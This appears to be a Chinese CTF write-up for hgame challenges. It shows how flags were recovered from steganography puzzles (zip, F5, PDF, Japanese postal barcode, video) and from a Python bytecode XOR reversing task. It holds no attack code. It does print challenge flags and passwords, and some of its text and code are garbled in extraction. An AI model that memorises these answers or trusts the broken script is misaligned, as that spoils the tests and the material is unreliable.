0260h: 13 94 26 21 68 4C B8 1A 44 B8 0E B8 76 93 E4 D6 ñ5'èM.5(..jh.è..
0270h: 7D 11 C5 EB B7 75 AC 48 39 3C EE 88 BE 49 F8 42 .".ç!hL..D...v"âÖ
0280h: C6 F9 A4 A2 8D 4E 77 04 C5 F5 D8 DA 33 84 9C 82 }.Äè-u-H9<1"»IøB
0290h: 9E 81 F1 2E 13 F7 03 9E 87 BC 7C 62 E2 12 92 52 Èü«c.Nw.ÅöÜ3..α,
02A0h: 50 4B 03 04 14 00 00 00 08 00 BD 7A 32 50 90 C5 ž.ñ...ž+!bâ.'R
```



是一个zip包，解压出得到一张图片，图片名  
安装outguess，备注类给了key



解密，得到txt



打开网址，下载一个压缩包，解压得到一个二维码，扫描得到flag

### Free Online Barcode Reader

To get such results using [ClearImage SDK](#) use [TBR Code 103](#).


If your **business** application needs barcode recognition capabilities,  
email your technical questions to [support@inliteresearch.com](mailto:support@inliteresearch.com)  
email your sales inquiries to [sales@inliteresearch.com](mailto:sales@inliteresearch.com)

---

File: **Logo.png** New File  
Pages: **1** Barcodes: **1**

Barcode: 1 of 1	Type: <b>QR</b>
Length: 39	Rotation: none
Module: 9.0pix	Rectangle: {X=4,Y=4,Width=323,Height=323}

hgame{1s#z^\$7j%yL9wmObZ#MKZKM7!nGnDvTC}



## 所见即为假

真亦假，假亦真，真真假假，假假真真；  
实亦虚，虚亦实，实实虚虚，虚虚实实。  
ObjectNotFound给了你一个压缩包和一副对子，转身离开了。

用bandizip显示压缩包，显示有密码，7zip可以直接解开，得到一张图片，压缩包提示F5key，下载F5-steganography，得到output.txt

```
1 526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC2D800000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B34303837
```

16进制转换，得到flag

16进制到文本字符串的转换，在线实时转换

16进制到文本字符串的转换，在线实时转换（支持中文转换）

加密或解密字符串长度不可以超过10M

526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC2D80000008666C61672E7478740A03029A9D6C65DFC6D657B343038375E7A236D737733344552746E46557971704B556B32646D4C505736307D1D77565103050400

16进制转字符

字符转16进制

清空结果

Rar!00003000  
0000000000Rz0\$00000000 0[0~000flag.txt  
0000le0000hgame{4087^z#msw34ERtnFUyqpKUK2dmLPW60}0wVQ0000

## 地球上最后的夜晚

农历一年中最后的夜晚马上就要来临了。  
唔...“最后的夜晚”...这让我想起了去年春节前夕。  
一个“上”字，区分开了名著《地球上最后的夜晚》，和毕赣导演的《地球最后的夜晚》。  
一年了，ObjectNotFound手里的那本《地球上最后的夜晚》，还没有看完...

看到No password pdf上花花绿绿的数字就觉得不对劲，查了一下pdf隐写，下载wbStego4open

Enter Password

Step 4

Please enter the password used for encrypting the encoded data.  
If there was no encryption used before encoding, leave the input field empty.

Help

Settings

Flowchart - Mode

<< Back

Continue >>

no password那这里不填好了，得到zip密码

```
1 Zip Password: OmR#012#b3bts*IW
```

解压得到一个文档，由于之前在攻防世界上做过相似的题目，这里直接丢到binwalk分离

\_rels

theme

document.xml

fontTable.xml

secret.xml

settings.xml

styles.xml

打开secret.xml，得到flag

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```

玩玩条码






















唔，有秘密消息要传给Annevi...  
我想想怎么办才好...翻翻U盘...条码...Cosmos给的视频...啊，有了！  
【参考资料1】：<http://virtualdub2.com/>  
【参考资料2】：<https://sourceforge.net/projects/virtualdubffmpeginputplugin/>



























名称	压缩后大小	原始大小	类型	修改日期
 JPNPostCode.png	1,284	1,853	PNG 文件	2020/1/21 星期二 23:42:12
 Code128.7z	1,573	1,568	7Z 压缩文件	2020/1/21 星期二 23:40:22
 7zipPasswordHere.mp4	46,788,190	46,813,219	MP4 文件	2020/1/21 星期二 23:23:13

× Decode JPNPostCode to get MSUStegoVideo password.

首先去解密日本的邮政编码，在日本邮局的官网找到编码规则

カスタマバーコードの体系について

キャラクタ	カスタマバーコード	バー種類
1		114
2		132
3		312
4		123
5		141
6		321
7		213
8		231
9		411
O		144
ハイフン		414
CC1		324
CC2		342
CC3		234
CC4		432
CC5		243
CC6		423
CC7		441
CC8		111
スタート		13
ストップ		31

キャラクタ	カスタマバーコード	バー種類	コード組合せ
A		324144	CC1+0
B		324114	CC1+1
C		324132	CC1+2
D		324312	CC1+3
E		324123	CC1+4
F		324141	CC1+5
G		324321	CC1+6
H		324213	CC1+7
I		324231	CC1+8
J		324411	CC1+9
K		342144	CC2+0
L		342114	CC2+1
M		342132	CC2+2
N		342312	CC2+3
O		342123	CC2+4
P		342141	CC2+5
Q		342321	CC2+6
R		342213	CC2+7
S		342231	CC2+8
T		342411	CC2+9
U		234144	CC3+0
V		234114	CC3+1
W		234132	CC3+2
X		234312	CC3+3
Y		234123	CC3+4
Z		234141	CC3+5

客户条形码格式和数字

客户条形码的格式如下。但是，省略了邮政编码第三和第四位之间的连字符以及连接邮政编码和地址显示编号的连字符。字母的一个字母由控制代码和数字代码的组合表示，并两位数字。

格式：起始码 + 邮递区号 + 地址号码 + 校验位 + 停止码  
条形码数字：(1) (7) (13) (1) (1)

如果地址显示编号大于或小于指定的13位数字， 请进行以下调整。


如果超过13位数字	最多可将地址显示编号的13位数字转换为条形码，并且不包含任何其他信息。但是，如果第13位是由控制代码+数字代码表示的字母控制代码，则应包括相对应的条形码。
少于13位数字	它应填充与控制代码CC4对应的条形码，最多13位。

另外，生成校验位，以使邮政编码地址显示编号中包括的信息的每个字符都被校验位替换，并且总数为18的倍数。每个字符用校验位替换如下。


条形码字符	0	1个	两个	三	4	5	6	7	8	9
支票号码	0	1个	两个	三	4	5	6	7	8	9

条形码字符	—	CC1	CC2	CC3	CC4	CC5	CC6	CC7	CC8
支票号码	10	11	12	13	14	十五岁	16	17	18岁

解码得到1087627，根据参考资料，得知为视频隐写，下载VirtualDub2，装上MSU StegoVideo 插件



转码，得到password，解压缩包，得到flag



# Bin

## babypy

CPython uses a stack-based virtual machine.

题目给了py字节码

```
In [1]: from secret import flag, encrypt

In [2]: encrypt(flag)
Out[2]: '7d037d045717722d62114e6a5b044f2c184c3f44214c2d4a22'

In [3]: import dis

In [4]: dis.dis(encrypt)
4      0 LOAD_FAST          0 (00o)
      2 LOAD_CONST          0 (None)
      4 LOAD_CONST          0 (None)
      6 LOAD_CONST          1 (-1)
      8 BUILD_SLICE          3
     10 BINARY_SUBSCR
     12 STORE_FAST          1 (000)
```



```

5      14 LOAD_GLOBAL      0 (list)
      16 LOAD_FAST          1 (000)
      18 CALL_FUNCTION      1
      20 STORE_FAST         2 (00o)

6      22 SETUP_LOOP      50 (to 74)
      24 LOAD_GLOBAL      1 (range)
      26 LOAD_CONST       2 (1)
      28 LOAD_GLOBAL      2 (len)
      30 LOAD_FAST         2 (00o)
      32 CALL_FUNCTION     1
      34 CALL_FUNCTION     2
      36 GET_ITER
>>   38 FOR_ITER         32 (to 72)
      40 STORE_FAST       3 (00)

7      42 LOAD_FAST       2 (00o)
      44 LOAD_FAST       3 (00)
      46 LOAD_CONST      2 (1)
      48 BINARY_SUBTRACT
      50 BINARY_SUBSCR
      52 LOAD_FAST       2 (00o)
      54 LOAD_FAST       3 (00)
      56 BINARY_SUBSCR
      58 BINARY_XOR
      60 STORE_FAST     4 (0o)

8      62 LOAD_FAST     4 (0o)
      64 LOAD_FAST     2 (00o)
      66 LOAD_FAST     3 (00)
      68 STORE_SUBSCR
      70 JUMP_ABSOLUTE 38
>>   72 POP_BLOCK

9  >>   74 LOAD_GLOBAL     3 (bytes)
      76 LOAD_FAST     2 (00o)
      78 CALL_FUNCTION     1
      80 STORE_FAST     5 (0)

10      82 LOAD_FAST     5 (0)
      84 LOAD_METHOD     4 (hex)
      86 CALL_METHOD      0
      88 RETURN_VALUE

```

In [5]: exit()

手动写为py源码

```

def encrypt(str1):
    strrev=str1[::-1]
    listr=list(strrev)
    for i in range(1,len(listr)):
        x=listr[i-1]^listr[i]
        listr[i]=x
    result=bytes(listr)
    return result.hex()

```

解密脚本

```

import string
key=string.ascii_letters+string.digits+string.punctuation
key=str.encode(key)
c=b'}\x03}\x04W\x17r-b\x11Nj[\x040,\x18L?D!L-J"'
ans=[' ']'
def xor(p,q):

```

```
        return p^q
for x in range(len(c)):
    for i in key:
        if xor(c[x], i)==c[x-1]:
            i=chr(i)
            ans.append(i)

print(ans)
result=''
for i in ans:
    result=result+i
print(result[:-1])
```

得到flag

```
PS C:\Users\hp pavilion x360 14> python -u "c:\Users\hp pavilion x360 14\Desktop\xor.py"
['}', '_', '~', '~', 'y', 'S', '@', 'e', '_', '0', 's', '_', '$', '1', '_', 'K', 'c', '4', 'T', 's', '{', 'e', 'm', 'a', 'g', 'h']
hgame{sT4cK_1$_sO_e@Sy~_}
```